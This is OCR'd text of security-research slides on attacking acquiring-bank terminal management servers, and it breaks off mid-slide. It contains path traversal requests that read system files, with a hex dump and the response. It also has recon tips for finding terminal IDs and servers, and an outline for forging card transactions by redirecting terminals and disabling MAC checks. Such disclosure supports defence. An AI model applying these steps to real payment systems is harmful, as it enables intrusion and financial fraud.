
Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

TMS

Vendor Bravo

Path Traversal Writing



Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

TMS

Vendor Bravo

We discovered TMS service was launched with NT/Authority System.

So, using these vulnerabilities, we were able to:

1) **Conduct a MiTM attack** on PoS Terminal and modify configuration
2) **Download any files** from TMS server
3) **Write any files** on TMS server
4) **Achieve RCE** using DLL Hijacking or rewriting service files
5) **Expand the attack** on internal services

TMS

Vendor Charlie

Similar to **Vendor Bravo**:

Custom protocol (file based, FTP analog)
TLS disabled (but in general TLS is supported)
OS: Windows


Bugs found:

> **File read (path traversal)**
> **File write (path traversal)**
> **Excess privileges (NT/Authority System)**

TMS

Vendor Charlie

Vendor Charlie protocol:
> 4-byte Header
> Base64 data
> Looks like HTTP



Gleb Cherbov, Ilia Bulatov


The weakest element of acquiring bank infrastructure

TMS

Vendor Charlie

Reverse engineering the protocol

> Base64 Request
> 3-byte Tag (Type)
> 10-bit Length
> HTTP-like
> **filename in params**



Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

TMS

Vendor Charlie

Some Tags (packet types):

0x08 – Default type (OK)
0x09 – End session
0x0A – Start session
0x0C – File chunk

TMS

Vendor Charlie


Some Methods:

HEAD <filename> – **get file info** – length and SHA1
GET <filename> – **download file**
POST <filename> – **upload file**

TMS

Vendor Charlie

How does it work?




TMS

Vendor Charlie

Similar directory structure

Directories with Terminal ID

OS: **Windows**



TMS

Vendor Charlie

So, we can control filename for both reading and writing **again**.

We explored two versions of the protocol and both of them were vulnerable:

GET ?file=**/Windows/win.ini** (with leading slash /)

GET ?file=**../../../../../../../../../../../../Windows/win.ini**

TMS

Vendor Charlie

Reading **win.ini**

```
00000010  01 40 4c 0c 52 30 56 55  49 47 52 76 64 32 35 73   .@L.R0VU IGRvd25s
00000020  62 32 46 6b 4c 6d 4e 6e  61 54 39 6d 61 57 78 6c   b2FkLmNn aT9maWxl
00000030  50 53 34 75 4c 79 34 75  4c 79 34 75 4c 79 34 75   PS4uLy4u Ly4uLy4u
00000040  4c 79 34 75 4c 79 34 75  4c 33 64 70 62 6d 52 76   Ly4uLy4u L3dpbmRv
00000050  64 33 4d 76 64 32 6c 75  4c 6d 6c 75 61 58 2b 5a   d3Mvd2lu LmluaX+Z
    0000001C  01 46 2c 6a 4d 6a 41 77  4f 79 42 6d 62 33 49 67   .F,jMjAw OyBmb3Ig
    0000002C  4d 54 59 74 59 6d 6c 30  49 47 46 77 63 43 42 7a   MTYtYml0 IGFwcCBz
    0000003C  64 58 42 77 62 33 4a 30  44 51 70 62 5a 6d 39 75   dXBwb3J0 DQpbZm9u
    0000004C  64 48 4e 64 44 51 70 62  5a 58 68 30 5a 57 35 7a   dHNdDQpb ZXh0ZW5z
    0000005C  61 57 39 75 63 31 30 4e  43 6c 74 74 59 32 6b 67   aW9uc10N CltY2kg
    0000006C  5a 58 68 30 5a 57 35 7a  61 57 39 75 63 31 30 4e   ZXh0ZW5z aW9uc10N
    0000007C  43 6c 74 6d 61 57 78 6c  63 31 30 4e 43 6c 74 4e   CltmaWxl c10NCltN
    0000008C  59 57 6c 73 58 51 30 4b  54 55 46 51 53 54 30 78   YWlsXQ0K TUFQST0x
    0000009C  44 51 70 44 54 55 4e 45  54 45 78 4f 51 55 31 46   DQpDTUNE TExOQU1F
    000000AC  4d 7a 49 39 62 57 46 77  61 54 4d 79 4c 6d 52 73   MzI9bWFw aTMyLmRs
    000000BC  62 41 30 4b 51 30 31 44  52 45 78 4d 54 6b 46 4e   bA0KQ01D RExMTkFN
    000000CC  52 54 31 74 59 58 42 70  4c 6d 52 73 62 41 30 4b   RT1tYXBp LmRsbA0K
    000000DC  51 30 31 44 50 54 45 4e  43 6b 31 42 55 45 6c 59   Q01DPTEN Ck1BUElY
    000000EC  50 54 45 4e 43 6b 31 42  55 45 6c 59 56 6b 56 53   PTENCk1B UElYVkVS
    000000FC  50 54 45 75 4d 43 34 77  4c 6a 45 4e 43 6b 39 4d   PTEuMC4w LjENCk9M
    0000010C  52 55 31 6c 63 33 4e 68  5a 32 6c 75 5a 7a 30 78   RU1lc3Nh Z2luZz0x
```

```
GET
download.cgi?file=../../..
/../../../windows/win.ini

200
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
CMCDLLNAME32=mapi32.dll
CMCDLLNAME=mapi.dll
.....................
```

TMS

Vendor Charlie

During the research, we discovered an Admin Panel (written in PHP)

We overwrote some PHP files and achieved RCE

TMS

Vendor Charlie

We discovered TMS service was launched with NT/Authority System.

So, using these vulnerabilities, we were able to:

1) **Conduct a MiTM attack** on PoS Terminal and modify configuration
2) **Download any files** from TMS server
3) **Write any files** on TMS server
4) **Achieve RCE** using DLL Hijacking or rewriting PHP files
5) **Expand the attack** on internal services


TMS

Terminal ID

In both **Vendor Bravo** and **Vendor Charlie**, TMS requires a terminal ID

How to leak terminal ID?

> Get it from real a receipt from a real PoS Terminal
> Google the photo of the real receipt
> Brute it!



TMS

Searching the IP of TMS

It’s hard to find the IP address of TMS, but:

> Scan the AS network, pay attention to **non-standard TCP ports**

> Use google dorks to find merchant’s **PDF/DOCX instructions** for configuring PoS

Attack #1

Attack on internal bank services

> TMS servers are often located in a sensitive network segment.

> There are many connections with other Acquiring Systems

> TMS can include Admin panel with AD login

> TMS are often deployed on Windows included in AD domain

TMS could become an entry point into Acquiring bank internal network

Attack #2

Transaction Forgering

For a successful attack, we need:

> Terminal ID

> Physical location of PoS terminal

> Ability to modify configuration for PoS Terminal (Hacking TMS or MiTM PoS)

Attack #2

Transaction Forgering

STEP 1


> Take control over a TMS server

> Modify PoS configuration:

– Change Acquiring Host IP to controlled server

– Enable **Technical Fallback / MagStripe / Contactless**

– Disable **MAC verification**



Attack #2


Transaction Forgering

Another STEP 1

> MiTM PoS over WiFi if possible

> Intercept and modify PoS configuration:

- Change Acquiring Host IP to controlled server
- Enable **Technical Fallback / MagStripe / Contactless**
- Disable **MAC verification**




Attack #2

Transaction Forgering

STEP 2

> Deploy your own Acquiring Host emulator(~22 Python LoC)

> Proxy connections from PoS to real Acquiring Host



Attack #2

